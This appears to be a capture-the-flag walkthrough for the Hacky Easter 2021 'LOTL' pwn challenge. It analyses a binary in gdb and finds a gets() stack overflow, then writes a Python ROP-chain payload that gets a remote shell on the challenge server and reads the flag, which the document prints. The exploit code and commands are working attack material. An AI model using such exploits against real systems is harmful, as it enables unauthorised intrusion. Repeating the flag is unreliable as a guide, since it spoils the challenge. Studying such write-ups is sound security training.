
Hacky Easter 2021

LOTL

1. Click the **LOTL** image:


Hacky Easter 2021 - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Hacky Easter 2021
https://21.hackyeaster.com/#/challengedetails/16
HL 1.0 HL 2.0 Shop HL Compass Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums NetHunter
Hacky Easter 2021
DashBoard Challenges Scores Solves Buddies HowTo
author: daubsi
solves: 57
medium 200 pwn
Latest Solves
18.04. 11:29:52 inik
lotl
Show Hint (free)

LOTL

Save the planet!

Well, we should then better LOTL and use what we have, right?

```
nc 46.101.107.117 2102
```

Get a shell and read the flag.

Note: The service is restarted every hour at x:00.

Ubuntu 18.04 64 Bit

2. Click the **lotl** button and then click the **OK** button, to download the lotl file.

3. Open a Terminal window.

4. Execute the following command, from the Terminal window, to determine the file type of the lotl file:

   file lotl

```
lotl: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically
linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 3.2.0,
BuildID[sha1]=05ea252a13b095c8275884ab0350d0f6848f4e9c, not stripped
```

5. Execute the following command, from the Terminal window, to add the execute permission to the lotl file:

   chmod +x lotl

6. Execute the following command, from the Terminal window, to execute the lotl file:

   ./lotl

```
Welcome! Please give me your name!
>
```

7. Type **Me** and then press the **Enter** key:

```
Hi Me, nice to meet you!
```

Hacky Easter 2021

8. Execute the following commands, from the Terminal window, to display the function names in the lotl file:

   objdump -D lotl | grep -e "<[a-z]*>:" | cut -d" " -f2

   ```
   <main>:
   <profit>:
   ```

9. Execute the following command, from the Terminal window, to open the lotl file, in the GNU Debugger:

   gdb ./lotl

   ```
   GNU gdb (Debian 10.1-1.7) 10.1.90.20210103-git
   Copyright (C) 2021 Free Software Foundation, Inc.
   License GPLv3+: GNU GPL version 3 or later
   <http://gnu.org/licenses/gpl.html>
   This is free software: you are free to change and redistribute it.
   There is NO WARRANTY, to the extent permitted by law.
   Type "show copying" and "show warranty" for details.
   This GDB was configured as "x86_64-linux-gnu".
   Type "show configuration" for configuration details.
   For bug reporting instructions, please see:
   <https://www.gnu.org/software/gdb/bugs/>.
   Find the GDB manual and other documentation resources online at:
       <http://www.gnu.org/software/gdb/documentation/>.

   For help, type "help".
   Type "apropos word" to search for commands related to "word"...
   Reading symbols from ./lotl...
   (No debugging symbols found in ./lotl)
   gdb-peda$
   ```

Hacky Easter 2021

10. Execute the following command, from the gdb-peda$ prompt, to disassemble the **main** function, in the GNU Debugger:

    disas main

    ```
    Dump of assembler code for function main:
       0x0000000000400809 <+0>:   push   rbp
       0x000000000040080a <+1>:   mov    rbp,rsp
       0x000000000040080d <+4>:   sub    rsp,0x30
       0x0000000000400811 <+8>:   mov    DWORD PTR [rbp-0x24],edi
       0x0000000000400814 <+11>:  mov    QWORD PTR [rbp-0x30],rsi
       0x0000000000400818 <+15>:  mov    eax,0x0
       0x000000000040081d <+20>:  call   0x400757 <ignore_me_init_buffering>
       0x0000000000400822 <+25>:  mov    eax,0x0
       0x0000000000400827 <+30>:  call   0x4007e7 <ignore_me_init_signal>
       0x000000000040082c <+35>:  lea    rdi,[rip+0x105]        # 0x400938
       0x0000000000400833 <+42>:  mov    eax,0x0
       0x0000000000400838 <+47>:  call   0x400620 <printf@plt>
       0x000000000040083d <+52>:  lea    rax,[rbp-0x20]
       0x0000000000400841 <+56>:  mov    rdi,rax
       0x0000000000400844 <+59>:  mov    eax,0x0
       0x0000000000400849 <+64>:  call   0x400650 <gets@plt>
       0x000000000040084e <+69>:  lea    rax,[rbp-0x20]
       0x0000000000400852 <+73>:  mov    rsi,rax
       0x0000000000400855 <+76>:  lea    rdi,[rip+0x102]        # 0x40095e
       0x000000000040085c <+83>:  mov    eax,0x0
       0x0000000000400861 <+88>:  call   0x400620 <printf@plt>
       0x0000000000400866 <+93>:  mov    eax,0x0
       0x000000000040086b <+98>:  leave
       0x000000000040086c <+99>:  ret
    End of assembler dump.
    ```

    Buffer: 0x30 = 48 characters

11. Execute the following command, from the gdb-peda$ prompt, to disassemble the **profit** function, in the GNU Debugger:

    disas profit

    ```
    Dump of assembler code for function profit:
       0x000000000040086d <+0>:   push   rbp
       0x000000000040086e <+1>:   mov    rbp,rsp
       0x0000000000400871 <+4>:   lea    rdi,[rip+0x100]        # 0x400978
       0x0000000000400878 <+11>:  call   0x400610 <system@plt>
       0x000000000040087d <+16>:  nop
       0x000000000040087e <+17>:  pop    rbp
       0x000000000040087f <+18>:  ret
    End of assembler dump.
    ```

Hacky Easter 2021

12. Execute the following command, from the gdb-peda$ prompt, to display the various security options on the lotl binary:

    checksec

    ```
    CANARY    : disabled
    FORTIFY   : disabled
    NX        : ENABLED
    PIE       : disabled
    RELRO     : Partial
    ```

13. Execute the following command, from the gdb-peda$ prompt, to create a 48-character pattern file, pat:

    pattern create 48 pat

    ```
    Writing pattern of 48 chars to filename "pat"
    ```

14. Execute the following command, from the gdb-peda$ prompt, to execute the lotl file, with the 48-character pattern file, pat:

    run < pat

    ```
    Starting program: /home/hacker/Downloads/lotl < pat
    Welcome! Please give me your name!
    > Hi AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAA, nice to meet you!

    Program received signal SIGSEGV, Segmentation fault.
    [----------------------------------registers-----------------------------------]
    RAX: 0x0
    RBX: 0x0
    RCX: 0x0
    RDX: 0x0
    RSI: 0x7fffffffb890 ("Hi AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAA, nice to meet you!\n")
    RDI: 0x7ffff7fab670 --> 0x0
    RBP: 0x6141414541412941 ('A)AAEAAa')
    RSP: 0x7fffffffdf48 ("AA0AAFAA")
    RIP: 0x40086c (<main+99>: ret)
    R8 : 0x0
    R9 : 0x47 ('G')
    R10: 0x7fffffffdf20 ("AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAA")
    R11: 0x246
    R12: 0x400670 (<_start>:  xor    ebp,ebp)
    R13: 0x0
    R14: 0x0
    R15: 0x0
    EFLAGS: 0x10202 (carry parity adjust zero sign trap INTERRUPT direction overflow)
    [-------------------------------------code-------------------------------------]
       0x400861 <main+88>:    call   0x400620 <printf@plt>
       0x400866 <main+93>:    mov    eax,0x0
       0x40086b <main+98>:    leave
    => 0x40086c <main+99>:    ret
       0x40086d <profit>:     push   rbp
       0x40086e <profit+1>:   mov    rbp,rsp
       0x400871 <profit+4>:   lea    rdi,[rip+0x100]        # 0x400978
       0x400878 <profit+11>:  call   0x400610 <system@plt>
    [------------------------------------stack-------------------------------------]
    0000| 0x7fffffffdf48 ("AA0AAFAA")
    0008| 0x7fffffffdf50 --> 0x7fffffffe000 --> 0x7fffffffe030 --> 0x1
    0016| 0x7fffffffdf58 --> 0x100000000
    0024| 0x7fffffffdf60 --> 0x400809 (<main>: push   rbp)
    0032| 0x7fffffffdf68 --> 0x7ffff7e107cf (<init_cacheinfo+287>:       mov    rbp,rax)
    0040| 0x7fffffffdf70 --> 0x0
    0048| 0x7fffffffdf78 --> 0x106777702aa5b2be
    0056| 0x7fffffffdf80 --> 0x400670 (<_start>:        xor    ebp,ebp)
    [------------------------------------------------------------------------------]
    Legend: code, data, rodata, value
    Stopped reason: SIGSEGV
    0x000000000040086c in main ()
    ```

Hacky Easter 2021

15. Execute the following command, from the gdb-peda$ prompt, to determine the size of the buffer:

    pattern search

```
Registers contain pattern buffer:
RBP+0 found at offset: 32
Registers point to pattern buffer:
[RSP] --> offset 40 - size ~8
[R10] --> offset 0 - size ~48
Pattern buffer found at:
0x00007fffffffb893 : offset     0 - size   48 ($sp + -0x26b5 [-2478 dwords])
0x00007fffffffdc2b : offset 31453 - size    4 ($sp + -0x31d [-200 dwords])
0x00007fffffffdc56 : offset 31453 - size    4 ($sp + -0x2f2 [-189 dwords])
0x00007fffffffdf20 : offset     0 - size   48 ($sp + -0x28 [-10 dwords])
References to pattern buffer found at:
0x00007ffff7e5632a : 0x00007fffffffb893 (/usr/lib/x86_64-linux-gnu/libc-2.31.so)
0x00007fffffffdb60 : 0x00007fffffffdf20 ($sp + -0x3e8 [-250 dwords])
0x00007fffffffde58 : 0x00007fffffffdf20 ($sp + -0xf0 [-60 dwords])
0x00007fffffffde70 : 0x00007fffffffdf20 ($sp + -0xd8 [-54 dwords])
0x00007fffffffdea8 : 0x00007fffffffdf20 ($sp + -0xa0 [-40 dwords]
```

    Control of the Return Pointer (RP) – 40 bytes until the RP

16. Execute the following command, from the gdb-peda$ prompt, to quit the GNU Debugger:

    quit

17. Execute the following command, from the Terminal window, to create a Python script file, ropchain.py:

    mousepad ropchain.py

18. Type the following code into the Mousepad window:

```
#/usr/bin/python
import struct

def p(x):
   return struct.pack('<L', x)

payload = ""
payload += "B" * 40
payload += p(0x4006d8)                # popret
payload += "\x00\x00\x00\x00"
payload += "NEXTNEXT"
payload += p(0x40086d)                # profit
payload += "\x00\x00\x00\x00"

print payload
```

19. Save the amended file.

20. Close Mousepad

Hacky Easter 2021

21. Execute the following commands, from the Terminal window, to store the output of the ropchain.py file, in the file rop:

    python ropchain.py > rop

22. Execute the following command, from the Terminal window, to open the lotl file, in the GNU Debugger:

    gdb ./lotl

    ```
    GNU gdb (Debian 10.1-1.7) 10.1.90.20210103-git
    .
    .
    .
    gdb-peda$
    ```

23. Execute the following command, from the gdb-peda$ prompt, to execute the lotl file, with the input from the rop file:

    run < rop

    ```
    Starting program: /home/hacker/Downloads/lotl < rop
    Welcome! Please give me your name!
    > Hi BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB�@, nice to meet you!
    [Attaching after process 2975 vfork to child process 2981]
    [New inferior 2 (process 2981)]
    [Detaching vfork parent process 2975 after child exec]
    [Inferior 1 (process 2975) detached]
    process 2981 is executing new program: /usr/bin/dash
    [Attaching after process 2981 vfork to child process 2985]
    [New inferior 3 (process 2985)]
    [Detaching vfork parent process 2981 after child exec]
    [Inferior 2 (process 2981) detached]
    process 2985 is executing new program: /usr/bin/dash
    [Inferior 3 (process 2985) exited normally]
    Warning: not running
    gdb-peda$
    ```

24. Execute the following command, from the gdb-peda$ prompt, to quit the GNU Debugger:

    quit

25. Execute the following commands, from the Terminal window, to execute the lotl file and spawn a shell:

    (cat rop;cat) | ./lotl

    ```
    Welcome! Please give me your name!
    > Hi BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB�@, nice to meet you!
    ```

26. Execute the following command, to display the effective userid of the shell:

    whoami

    ```
    hacker
    ```

27. Press **Ctrl+C** to close the shell.

28. Execute the following commands, from the Terminal window, to netcat to **46.101.107.117** on port **2102** and spawn a shell:

    (cat rop;cat) | nc 46.101.107.117 2102

    ```
    Welcome! Please give me your name!
    > Hi BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB�@, nice to meet you!
    ```

29. Execute the following command, to display the effective userid of the shell:

    whoami

    no output is received.

30. Press **Ctrl+C** to close the connection.

31. Execute the following command, from the Terminal window, to open the ropchain.py in Mousepad:

    mousepad ropchain.py

32. Amend the code into the Mousepad window, to the following:

    ```
    #/usr/bin/python
    import struct

    def p(x):
       return struct.pack('<L', x)

    payload = ""
    payload += "B" * 40
    payload += p(0x4005ee)              # ret (fix the stack frame)
    payload += "\x00\x00\x00\x00"
    payload += p(0x4006d8)              # popret
    payload += "\x00\x00\x00\x00"
    payload += "NEXTNEXT"
    payload += p(0x40086d)              # profit
    payload += "\x00\x00\x00\x00"

    print payload
    ```

33. Save the amended file.

34. Close Mousepad

35. Execute the following command, from the Terminal window, to store the output of the ropchain.py file, in the file rop:

    python ropchain.py > rop

36. Execute the following commands, from the Terminal window, to netcat to **46.101.107.117** on port **2102** and spawn a shell:

    (cat rop;cat) | nc 46.101.107.117 2102

    ```
    Welcome! Please give me your name!
    > Hi BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB�@, nice to meet you!
    ```

37. Execute the following command, to display the effective userid of the shell:

    whoami

    ```
    ctf
    ```

38. Execute the following command, to list the contents of the current directory:

    ls

    ```
    challenge1
    flag
    ynetd
    ```

39. Execute the following command, to display the contents of the flag file:

    cat flag

    ```
    he2021{w3ll_th4t_w4s_4_s1mpl3_p4yl04d}
    ```

40. Press **Ctrl+C** to close the connection.

41. Close the Terminal window.

Flag: **he2021{w3ll_th4t_w4s_4_s1mpl3_p4yl04d}**